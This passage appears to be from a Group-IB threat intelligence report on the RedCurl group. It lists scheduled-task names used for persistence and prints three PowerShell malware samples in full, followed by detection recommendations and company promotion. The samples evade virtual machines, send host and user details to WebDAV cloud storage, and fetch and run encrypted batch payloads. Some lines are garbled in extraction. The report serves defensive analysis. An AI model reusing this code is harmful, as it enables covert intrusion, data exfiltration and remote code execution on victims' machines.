2020-02-20	SvcRestartTaskNetworkService WDIResHost\ResolutionHostTask UPnPHostConfSRV\UPnPHostConfService NetworkStateChangeTask_ + Base64(%USERNAME%) MDMMaintenanceTask_ + Base64(%USERNAME%) Registration_ + Base64(%USERNAME%) SpaceManagerService_ + Base64(%USERNAME%) SoftwareProtectionPlatform\SvcRestartTaskNetwork_ + Base64(%USERNAME%) DiskDiagnostic\Microsoft-Windows-DiskDiagnosticDataCollector_ + Base64(%USERNAME%)
2020-01-21	MusUx_UpdateInterval_ + Base64(%USERNAME%) MsCtfMonitor_ + Base64(%USERNAME%) RegIdleBackup_ + Base64(%USERNAME%)
2020-03-25	WindowsActionDialog_ + Base64(%USERNAME%) RMSRightsPolicyTemplateManagement_ + Base64(%USERNAME%) MDMMaintenanceTask_ + Base64(%USERNAME%)
2020-07-06	DeviceDirectoryClient\RegisterDevicePolicyChange_ + Base64(%USERNAME%) CUAssistant\CULauncher_ + Base64(%USERNAME%) AppxDeploymentClient\Pre-staged_app_cleanup_ + Base64(%USERNAME%)
2020-07-10	DirectX\DirectXDatabaseUpdater_ + Base64(%USERNAME%) CloudExperienceHost\CreateObjectTask_ + Base64(%USERNAME%) CertificateServicesClient\UserTask-Roam_ + Base64(%USERNAME%)
2020-07-14	Servicing\StartComponentCleanup_ + Base64(%USERNAME%) Location\WindowsActionDialog_ + Base64(%USERNAME%) AppID\VerifiedPublisherCertStoreCheck_ + Base64(%USERNAME%)

Appendix 2. Examples of FSA, C1, and C2

RedCurl.FSA:

```

1 [Array]$currtz = [System.TimeZoneInfo]::Local | select -expandproperty BaseUtcOffset;
2 if ($currtz[0].Hours -eq 1) { exit };
3 [Array]$regvirtmach = Get-ItemProperty -Path HKLM:\SOFTWARE\DESCRIPTION\System Name "SystemBiosVersion" |
4   select -expandproperty SystemBiosVersion;
5 $regvirtmach | foreach { if ($_.Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)" -ne $null) { exit; };
6 $regvirtmach = Get-ItemProperty -Path HKLM:\SOFTWARE\DESCRIPTION\System Name "VideoBiosVersion" |
7   select -expandproperty VideoBiosVersion;
8 $regvirtmach | foreach { if (($_.Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)" -ne $null) { exit; };
9 $regvirtmach = Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" Name "RegisteredOwner" |
10   select -expandproperty RegisteredOwner;
11 if (($env:computername | Select-String -pattern "$regvirtmach") -ne $null) { exit; };
12 [Byte[]] $PgwVzUha0Tnio = (99, 55, 114, 50, 101, 84, 117, 57, 115, 78, 111, 104, 70, 117, 67, 52);
13 function $JrTsECSBhXqY([Byte[]] $hEbAdCqPdT) {
14 }
15 $LdyqEGeHueUG="lo1jav@btchmail.ga";
16 $z0LDUXkoIb="PASSWORD";
17 $NlaThjOEBDCGjvk = "https://webdav.opendrive.com";
18 $aHPXAMXcraQZTBWj="OneDrive5atpVxXBNiR9zWkZb34uTfBHZL7e6js0GmPt";
19 $PstyUSIJY="$env:appdata\ADMSManagement";
20 $jFagnXchaa="$env:appdata\Microsoft\EnterpriseManagement";
21 Start-Sleep -s 1; $wQAFhQNK = $True;
22 $VZbLTnXPKVFCjGkfa=(New-Object System.Net.WebClient).Proxy.GetProxy("http://www.msn.com").OriginalString;
23 if ($VZbLTnXPKVFCjGkfa -eq "http://www.msn.com") {$wQAFhQNK = $False};
24 $mktMxw0GizhDvN=".\uzcTDKLE.tmp"; $NWTILcTsYXLv0BgA=".\GzHxui.tmp";
25 if ((get-childitem $PstyUSIJY).length -lt 4) {
26   Start-Process -FilePath ".\syspack.exe" -ArgumentList "x -aaa -ps{aHPXAMXcraQZTBWj} $mktMxw0GizhDvN -o"{$PstyUSIJY} ""
27   -NoNewWindow -Wait | Out-Null;
28 }
29 if ((get-childitem $jFagnXchaa).length -lt 4) {
30   Start-Process -FilePath ".\syspack.exe" -ArgumentList "x -aaa -ps{aHPXAMXcraQZTBWj} $NWTILcTsYXLv0BgA -o"{$jFagnXchaa} ""
31   -NoNewWindow -Wait | Out-Null;
32 }
33 if (-not $(Test-Path "$($PstyUSIJY)\syspack.exe")) {Copy-Item .\syspack.exe -Destination "$($PstyUSIJY)\\" -Force};
34 if (-not $(Test-Path "$($PstyUSIJY)\curl.exe")) {Copy-Item .\curl.exe -Destination "$($PstyUSIJY)\\" -Force};
35 if (-not $(Test-Path "$($jFagnXchaa)\syspack.exe")) {Copy-Item .\syspack.exe -Destination "$($jFagnXchaa)\\" -Force};
36 if (-not $(Test-Path "$($jFagnXchaa)\curl.exe")) {Copy-Item .\curl.exe -Destination "$($jFagnXchaa)\\" -Force};
37 if ($wQAFhQNK) { if ($_.\curl.exe -U : -proxy-ntlm -proxy $VZbLTnXPKVFCjGkfa --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -k
38   -L -i --head "$($NlaThjOEBDCGjvk)/SYS/$($env:computername).jpg" --sw "%{http code}" --eq 200 {
39     \curl.exe -U : -proxy-ntlm -proxy $VZbLTnXPKVFCjGkfa --silent --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)"
40     -o "$env:computername.jpg" -k -L "$($NlaThjOEBDCGjvk)/SYS/$($env:computername).jpg";
41     echo "$($env:useragent) $(get-Date -Format g)" | Add-Content -Path "$($env:computername).jpg";
42     \curl.exe --silent -U : -proxy-ntlm -proxy $VZbLTnXPKVFCjGkfa --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -k
43     -L -X DELETE "$($NlaThjOEBDCGjvk)/SYS/$($env:computername).jpg" | Out-Null;
44     \curl.exe --silent -U : -proxy-ntlm -proxy $VZbLTnXPKVFCjGkfa --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -k
45     -T "$($env:computername).jpg" "$($NlaThjOEBDCGjvk)/SYS/" | Out-Null;
46     Remove-Item "$($env:computername).jpg" -Force;
47   }
48   } else {
49     \curl.exe --silent -U : -proxy-ntlm -proxy $VZbLTnXPKVFCjGkfa --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)"
50     -o "$($env:computername).jpg" -k -L "$($NlaThjOEBDCGjvk)/SYS/tmp.jpg";
51     echo "$($env:useragent) $(get-Date -Format g)" | Add-Content -Path "$($env:computername).jpg";
52     \curl.exe --silent -U : -proxy-ntlm -proxy $VZbLTnXPKVFCjGkfa --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -k
53     -T "$($env:computername).jpg" "$($NlaThjOEBDCGjvk)/SYS/" | Out-Null;
54     Remove-Item "$($env:computername).jpg" -Force;
55   }
56 } else {
57   if ($_.\curl.exe --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -k -L -i --head "$($NlaThjOEBDCGjvk)/SYS/$($env:computername).jpg"
58     --sw "%{http code}" --eq 200 {
59     \curl.exe --silent --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -o "$env:computername.jpg" -k
60     -L "$($NlaThjOEBDCGjvk)/SYS/$($env:computername).jpg";
61     echo "$($env:useragent) $(get-Date -Format g)" | Add-Content -Path "$($env:computername).jpg";
62     \curl.exe --silent --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -k
63     -L -X DELETE "$($NlaThjOEBDCGjvk)/SYS/$($env:computername).jpg" | Out-Null;
64     \curl.exe --silent --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -k
65     -T "$($env:computername).jpg" "$($NlaThjOEBDCGjvk)/SYS/" | Out-Null;
66     Remove-Item "$($env:computername).jpg" -Force;
67   }
68   } else {
69     \curl.exe --silent --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -o "$($env:computername).jpg" -k
70     -L "$($NlaThjOEBDCGjvk)/SYS/tmp.jpg";
71     echo "$($env:useragent) $(get-Date -Format g)" | Add-Content -Path "$($env:computername).jpg";
72     \curl.exe --silent --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -k
73     -T "$($env:computername).jpg" "$($NlaThjOEBDCGjvk)/SYS/" | Out-Null;
74     Remove-Item "$($env:computername).jpg" -Force;
75   }
76 }
77 }
78 if ($wQAFhQNK) {
79   [xml]$wfnzCIDGKJTF = \curl.exe -U : -proxy-ntlm -proxy $VZbLTnXPKVFCjGkfa --silent --anyauth
80   --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -X PROPFIND -H "Depth: 1" -k -L "$($NlaThjOEBDCGjvk)/enc/";
81   if ($wfnzCIDGKJTF) {
82     $fIParam = $wfnzCIDGKJTF.multistatus.response | select -expand href;
83     $yIAGHUpugDCB = $fIParam -replace $fIParam[0] | select -Object -Skip 1;
84     $yIAGHUpugDCB | foreach {
85       $aVeNACROVGjVwKGY = $_;
86       \curl.exe -U : -proxy-ntlm -proxy $VZbLTnXPKVFCjGkfa --silent --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)"
87       -o ".\tempexec\$($aVeNACROVGjVwKGY)" -k -L "$($NlaThjOEBDCGjvk)/enc/$($aVeNACROVGjVwKGY)";
88     }
89   }
90   $scn=$JrTsECSBhXqY($PgwVzUha0Tnio);
91   if ($scn.Count -gt 0) {$scn | foreach { $curbat = $_; Start-Process -FilePath ".\tempexec\{curbat}.bat" -NoNewWindow; }};
92 }
93 } else {
94   [xml]$wfnzCIDGKJTF = \curl.exe --silent --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)"
95   -X PROPFIND -H "Depth: 1" -k -L "$($NlaThjOEBDCGjvk)/enc/";
96   if ($wfnzCIDGKJTF) {
97     $fIParam = $wfnzCIDGKJTF.multistatus.response | select -expand href;
98     $yIAGHUpugDCB = $fIParam -replace $fIParam[0] | select -Object -Skip 1;
99     $yIAGHUpugDCB | foreach {
100       $aVeNACROVGjVwKGY = $_;
101       \curl.exe --silent --anyauth --user "$($LdyqEGeHueUG):$($z0LDUXkoIb)" -o ".\tempexec\$($aVeNACROVGjVwKGY)" -k
102       -L "$($NlaThjOEBDCGjvk)/enc/$($aVeNACROVGjVwKGY)";
103     }
104   }
105   [Array]$scn=$JrTsECSBhXqY($PgwVzUha0Tnio);
106   if ($scn.Count -gt 0) {$scn | foreach { $curbat = $_; Start-Process -FilePath ".\tempexec\{curbat}.bat" -NoNewWindow; }};
107 }
108 };
109 }
110 };

```

RedCurl.C1:

```

1 [Array]:currtz = [System.TimeZoneInfo]::Local | select -expandproperty BaseUtcOffset;
2 if ($currtz[0].Hours -eq 1) { exit; };
3 [Array]:sregvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "SystemBiosVersion" |
4 select -expandproperty SystemBiosVersion;
5 $sregvirtmach | foreach { if (($ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)" -ne $null) { exit; } };
6 $sregvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "VideoBiosVersion" |
7 select -expandproperty VideoBiosVersion;
8 $sregvirtmach | foreach { if (($ | Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(QEMU)" -ne $null) { exit; } };
9 $sregvirtmach = Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" -Name "RegisteredOwner" |
10 select -expandproperty RegisteredOwner;
11 if ((env:computername | Select-String -pattern "$sregvirtmach" -ne $null){ exit; };
12 [Byte[]] $rZoG6fgke = (99, 55, 114, 50, 101, 84, 117, 57, 115, 78, 111, 104, 70, 117, 67, 52);
13 function UBhrcxfajbukXhSc([Byte[]] $JzghrFG) {
14 };
15 $FV0IaDvJqtbj="cibnof@onedaymail.cf";
16 $Lg0TgWfLLcl="PASSWORD";
17 $paramcnstr="https://webdav.pcloud.com";
18 $auYKIORqMwvk = $True;
19 $ProxyInet=object System.Net.WebClient; $Proxy.GetProxy("http://www.msn.com").OriginalString;
20 if ($Proxy -eq "http://www.msn.com") {$auYKIORqMwvk = $False};
21 if ($auYKIORqMwvk) {
22 if ($(.\curl.exe -U : --proxy-ntlm --proxy "$($Proxy)" --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -k
23 -L -i --head "$($paramcnstr)/SYS/$($env:computername).jpg" -sw "%{http code}" -eq 200) {
24     \curl.exe -U : --proxy-ntlm --proxy "$($Proxy)" --silent --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)"
25     -o "$($env:computername).jpg" -k -L "$($paramcnstr)/SYS/$($env:computername).jpg"
26     echo "$($env:username):$(Get-Date -Format g) | Add-Content -Path "$($env:computername).jpg";
27     \curl.exe --silent -U : --proxy-ntlm --proxy "$($Proxy)" --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -k
28     -L -X DELETE "$($paramcnstr)/SYS/$($env:computername).jpg" | Out-Null;
29     \curl.exe --silent -U : --proxy-ntlm --proxy "$($Proxy)" --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -k
30     -T "$($env:computername).jpg" "$($paramcnstr)/SYS/" | Out-Null;
31     Remove-Item "$($env:computername).jpg" -Force;
32 } else {
33     \curl.exe --silent -U : --proxy-ntlm --proxy "$($Proxy)" --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)"
34     -o "$($env:computername).jpg" -k -L "$($paramcnstr)/SYS/tmp.jpg";
35     echo "$($env:username):$(Get-Date -Format g) | Add-Content -Path "$($env:computername).jpg";
36     \curl.exe --silent -U : --proxy-ntlm --proxy "$($Proxy)" --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -k
37     -T "$($env:computername).jpg" "$($paramcnstr)/SYS/" | Out-Null;
38     Remove-Item "$($env:computername).jpg" -Force;
39 }
40 } else {
41 if ($(.\curl.exe --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -k
42 -L -i --head "$($paramcnstr)/SYS/$($env:computername).jpg" -sw "%{http code}" -eq 200) {
43     \curl.exe --silent --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -o "$($env:computername).jpg" -k
44     -L "$($paramcnstr)/SYS/$($env:computername).jpg";
45     echo "$($env:username):$(Get-Date -Format g) | Add-Content -Path "$($env:computername).jpg";
46     \curl.exe --silent --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -k
47     -L -X DELETE "$($paramcnstr)/SYS/$($env:computername).jpg" | Out-Null;
48     \curl.exe --silent --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -k
49     -T "$($env:computername).jpg" "$($paramcnstr)/SYS/" | Out-Null;
50     Remove-Item "$($env:computername).jpg" -Force;
51 } else {
52     \curl.exe --silent --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -o "$($env:computername).jpg" -k
53     -L "$($paramcnstr)/SYS/tmp.jpg";
54     echo "$($env:username):$(Get-Date -Format g) | Add-Content -Path "$($env:computername).jpg";
55     \curl.exe --silent --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -k
56     -T "$($env:computername).jpg" "$($paramcnstr)/SYS/" | Out-Null;
57     Remove-Item "$($env:computername).jpg" -Force;
58 }
59 }
60 }; mkdir tempexec -Force | Out-Null;
61 if ($auYKIORqMwvk) {
62 [xml]$IdfVrfdktjXHeY = \curl.exe -U : --proxy-ntlm --proxy "$($Proxy)" --silent --anyauth
63 --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -X PROPFIND -H "Depth: 1" -k -L "$($paramcnstr)/enc/";
64 if ($IdfVrfdktjXHeY) {
65     $flparam = $IdfVrfdktjXHeY.multistatus.response | select -expand href;
66     $zgzNcFXwCzqqoGswC = $flparam -replace $flparam[0] | Select-Object -Skip 1;
67     $zgzNcFXwCzqqoGswC | foreach {
68         $iWjwIgbpYadwDhukk = $_;
69         \curl.exe -U : --proxy-ntlm --proxy "$($Proxy)" --silent --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)"
70         -o ".\tempexec\$($iWjwIgbpYadwDhukk)" -k -L "$($paramcnstr)/enc/$($iWjwIgbpYadwDhukk)";
71     };
72     $FioPFhisTAUKSnPBP-UBhrcxfajbukXhSc($rZoG6fgke);
73     if ($FioPFhisTAUKSnPBP.Count -gt 0) {
74         $FioPFhisTAUKSnPBP | foreach {
75             $AQqrzppaqIZ = $_; Start-Process -FilePath ".\tempexec\$($AQqrzppaqIZ).bat" -NoNewWindow; };
76     };
77 };
78 } else {
79 [xml]$IdfVrfdktjXHeY = \curl.exe --silent --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -X PROPFIND -H "Depth: 1" -k
80 -L "$($paramcnstr)/enc/";
81 if ($IdfVrfdktjXHeY) {
82     $flparam = $IdfVrfdktjXHeY.multistatus.response | select -expand href;
83     $zgzNcFXwCzqqoGswC = $flparam -replace $flparam[0] | Select-Object -Skip 1;
84     $zgzNcFXwCzqqoGswC | foreach {
85         $iWjwIgbpYadwDhukk = $_;
86         \curl.exe --silent --anyauth --user "$($FV0IaDvJqtbj):$($Lg0TgWfLLcl)" -o ".\tempexec\$($iWjwIgbpYadwDhukk)" -k
87         -L "$($paramcnstr)/enc/$($iWjwIgbpYadwDhukk)";
88     };
89     $FioPFhisTAUKSnPBP-UBhrcxfajbukXhSc($rZoG6fgke);
90     if ($FioPFhisTAUKSnPBP.Count -gt 0) {
91         $FioPFhisTAUKSnPBP | foreach { $AQqrzppaqIZ = $_; Start-Process -FilePath ".\tempexec\$($AQqrzppaqIZ).bat" -NoNewWindow; };
92     };
93 };
94 }
95 };
96 };
97 };
98 };
99 };
100 };
101 };
102 };
103 };
104 };
105 };
106 };
107 };
108 };

```

RedCurl.C2:

```

1 [Array]$currtz = [System.TimeZoneInfo]::Local | select -expandproperty BaseUtcOffset;
2 if ($currtz[0].Hours -eq 1) { exit; };
3 [Array]$regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "SystemBiosVersion" |
4   select -expandproperty SystemBiosVersion;
5
6 $regvirtmach | foreach { if (($_.Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(OEMU)" -ne $null) { exit; };
7   $regvirtmach = Get-ItemProperty -Path HKLM:\HARDWARE\DESCRIPTION\System -Name "VideoBiosVersion" |
8     select -expandproperty VideoBiosVersion;
9
10 $regvirtmach | foreach { if (($_.Select-String -pattern "(VBOX)|(VMWARE)|(ORACLE)|(OEMU)" -ne $null) { exit; };
11   $regvirtmach = Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" -Name "RegisteredOwner" |
12     select -expandproperty RegisteredOwner;
13   if ((($env:computername).Select-String -pattern "regvirtmach") -ne $null) { exit; };
14   [Byte[]] $YKwrfird = (99, 55, 114, 58, 101, 84, 117, 57, 115, 78, 111, 104, 70, 117, 67, 52);
15   function CuIDocp([Byte[]] $gfGqIQP1WMS) {
16     [Dj]CrhsdHTMR = Get-ChildItem ".\tempexec" -exclude *.bat;
17     [Array]$KhpUlnCixuG = @();
18     [Dj]CrhsdHTMR | foreach {
19       $chiNjNkfbgrx0 = -join ((48..57) + (97..122) | Get-Random -Count 8 | % {[char]$_});
20       $tOXXUccsunXm = Get-Content $_.FullName | ConvertTo-SecureString -Key $gfGqIQP1WMS;
21       $nXBRXBsLzZbjrL = [System.Runtime.InteropServices.Marshal]::SecureStringToCotaskMemUnicode($tOXXUccsunXm);
22       $xBnLMBjckZiJDbE = [System.Runtime.InteropServices.Marshal]::PtrToStringUni($nXBRXBsLzZbjrL);
23       [System.Runtime.InteropServices.Marshal]::ZeroFreeCotaskMemUnicode($nXBRXBsLzZbjrL);
24       $QZwtAXCYEFD = [Convert]::FromBase64String($xBnLMBjckZiJDbE);
25       $QZwtAXCYEFD | Set-Content ".\tempexec\$chiNjNkfbgrx0.bat" -Encoding Byte -Force;
26       Start-Sleep 10;
27       Remove-Item $_.FullName -Force;
28       $KhpUlnCixuG += @($chiNjNkfbgrx0);
29     };
30     return $KhpUlnCixuG;
31 };
32 $pRqnsMOHJFvV="jeyen";
33 $tOcfAKBPBCIX="PASSWORD";
34 net use https://dhqidsqu2qqpek4np61j88j.webdav.drivehq.com $tOcfAKBPBCIX /user:$pRqnsMOHJFvV /persistent:no;
35 if (-not $?) { Test-Path "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com\SSL\DavWWWRoot\SYSS\${env:computername}.jpg" }
36 copy "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com\SSL\DavWWWRoot\SYSS\temp.jpg"
37 "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com\SSL\DavWWWRoot\SYSS\${env:computername}.jpg" -Force;
38 };
39 [System.IO.File]::AppendAllText("\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com\SSL\DavWWWRoot\SYSS\${env:computername}.jpg",
40   "${env:username} $(Get-Date -Format g)" -([Environment]::NewLine);
41 mkdir ".\tempexec" -Force;
42 del ".\tempexec\*" -Force;
43 if (([Array](Get-ChildItem "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com\SSL\DavWWWRoot\enc").Count -gt 0) {
44   [Array]$qqvCULzGdgFM = Get-ChildItem "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com\SSL\DavWWWRoot\enc";
45   $qqvCULzGdgFM | foreach {
46     $aNHkBkbcDhkgXg = $_.Name;
47     copy "\\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com\SSL\DavWWWRoot\enc\$aNHkBkbcDhkgXg" ".\tempexec\$aNHkBkbcDhkgXg" -Force;
48   };
49   [Array]$scn=CuIDocp($YKwrfird);
50   if ($scn.Count -gt 0) {
51     $scn | foreach {
52       $OMlLSta0sdCt0bP = $_;
53       Start-Process -FilePath ".\tempexec\${OMlLSta0sdCt0bP}.bat" -NoNewWindow;
54     };
55   };
56 };
57 net use \\dhqidsqu2qqpek4np61j88j.webdav.drivehq.com\SSL\DavWWWRoot /DELETE /Y;

```

Recommendations

Each analytical report issued by Group-IB's Threat Intelligence & Attribution team contains recommendations on how to prevent attacks conducted by the group(s) analyzed. In this case, Group-IB experts recommend taking the following steps:

1. Analyze phishing emails detected by security tools and users.
2. Monitor applications (including command line arguments) that are often used by cybercriminals during initial compromise (Microsoft Office, Acrobat Reader, archivers, etc.).
3. Restrict PowerShell execution on systems where it is unnecessary. Monitor executable scripts and pay close attention to powershell.exe processes with long Base64-encoded strings in arguments.
4. Monitor arguments with which rundll32.exe is launched.
5. Monitor and verify tasks created in the scheduler.
6. Block access to cloud storage devices that are unnecessary.
7. Hunt for LNK files that point to documents or images but also have rundll32.exe or powershell.exe in the file path.

Group-IB is a global leader in high-fidelity Threat Hunting and Intelligence, best-in-class fraud prevention solutions, and high-profile cyber investigations.

**INTERPOL
AND EUROPOL**

Partner and active collaborator in global investigations

OSCE

Recommended by the OSCE as a cybersecurity solutions provider


**APAC
TOP 10**

Ranked among the Top 10 cybersecurity companies in the APAC region according to APAC CIO Outlook

Group-IB Threat Intelligence and Research Centers

- Europe
- Russia
- Middle East
- Asia-Pacific

- Globally distributed cybercrime monitoring infrastructure
- Digital Forensics & Malware Analysis Laboratory
- High-Tech Crime Investigations
- CERT-GIB: 24/7 monitoring centers and Computer Emergency Response Team



Group-IB's technologies and innovations

Group-IB's experience in performing successful global investigations with state-of-the-art threat intelligence and detecting cybercriminals at every stage of attack preparation has been fused into an ecosystem of highly sophisticated software and hardware solutions designed to monitor, identify, and prevent cyber threats. Our mission is to protect our clients in cyberspace at all costs using innovative technologies and services.

Group-IB's technologies are recognized by the world's leading research companies:

- Innovation Excellence
- Product Leader
- Innovation Leader



Gartner

FORRESTER

KUPPINGERCOLE ANALYSTS

FROST & SULLIVAN



Threat Intelligence & Attribution

System for analyzing and attributing cyberattacks, threat hunting, and protecting network infrastructure based on data relating to adversary tactics, tools, and activity



Threat Hunting Framework

Adversary-centric detection of targeted attacks and unknown threats for IT and OT environments



Digital Risk Protection

AI-driven platform for digital risk identification and mitigation



Fraud Hunting Platform

Client-side digital identity protection and fraud prevention in real time



Atmosphere: Cloud Email Protection

Patented email security technology that blocks, detonates and hunts for the most advanced email threats

550+

world-class
experts

70,000+

hours of incident
response

1,300+

successful investigations
worldwide

18 years

practical
experience

Intelligence- driven services

FORRESTER

GARTNER

Group-IB's technological leadership and R&D capabilities are built on the company's 18 years of hands-on experience in performing successful cybercrime investigations worldwide and the 70,000 hours of cybersecurity incident response accumulated in our leading forensic laboratory and CERT-GIB.

HI-TECH CRIME INVESTIGATIONS

Digital Forensics

Malware Analysis

Group-IB investigates

- High-tech crimes
- Data leaks
- Corporate and financial crimes
- Sophisticated attacks against critical infrastructure

SECURITY AND COMPLIANCE ASSESSMENTS

- Penetration Testing
- Source code analysis
- Compromise Assessment
- Red Teaming engagements
- Incident Response Readiness Assessment
- Compliance Auditing

THREAT HUNTING AND INCIDENT RESPONSE

- CERT-GIB: 24/7 incident response center
- Proactive threat hunting
- On-prem incident response for complex attacks
- Investigation subscription

CYBER EDUCATION CENTER

Technical courses

- Incident Response
- Malware analysis
- Threat Hunting and more

Non-technical workshops

- Digital hygiene
- Personal cybersecurity
- Reputation management and more

Workshops and masterclasses for university and high school students

A background image showing a close-up of a person's face wearing a white and red helmet with a visor. The helmet is surrounded by a dense network of grey cables and connectors, symbolizing cybersecurity and digital investigation.

PREVENTING AND INVESTIGATING CYBERCRIME SINCE 2003

www.group-ib.com
group-ib.com/blog/

info@group-ib.com
+65 31 59 37 98

twitter.com/groupib_gib
